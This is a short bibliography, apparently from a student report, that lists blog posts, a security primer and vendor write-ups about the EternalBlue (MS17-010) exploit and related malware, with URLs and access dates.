- Root (2019) *ETERNALBLUE, conducting a history lesson in exploitation*. [Online]. Available from: <<https://rootsecdev.medium.com/eternalblue-conducting-a-history-lesson-in-exploitation-fd06a7cf41d5>> [Accessed 26 March 2021].
- Sectigostore (2020) *Exploit vs Vulnerability: What's the Difference?* [Online]. Available from: <<https://sectigostore.com/blog/exploit-vs-vulnerability-whats-the-difference/>> [Accessed 23 March 2021].
- SecurityPrimer (2019) *EternalBlue*. [Online] Available from: <<https://www.cisecurity.org/wp-content/uploads/2019/01/Security-Primer-EternalBlue.pdf>> [Accessed 25 March 2021]

Simons, A. (2019) EternalBlue Ransomware: What's Going On and How to Protect Your Data. *KeepItSafe*, 31 May. [Online]. Available from: <<https://www.keepitsafe.com/blog/post/eternalblue-whats-going-on-and-how-to-protect-your-data/>> [Accessed 24 March 2021].

The Blackberry Cylance Threat Research Team (2017) Threat Spotlight: the shadow brokers and eternalpulsar malware. *Blackberry ThreatVector Blog*, 15 August. [Online]. Available from :<<https://blogs.blackberry.com/en/2017/08/threat-spotlight-the-shadow-brokers-and-eternalpulsar-malware>> [Accessed 26 March 2020]

WhiteHat (2018) *MS17-010 Vulnerability - New EternalRomance / EternalSynergy / EternalChampion SMB modules for Metasploit - Exploiting Windows10 and Windows2008R2*. [Online]. Available from: <<http://www.ethicalpentest.com/2018/03/ms17-010-vulnerability-eternalromance-windows-10-windows-2008-r2.html>> [Accessed 24 March 2021].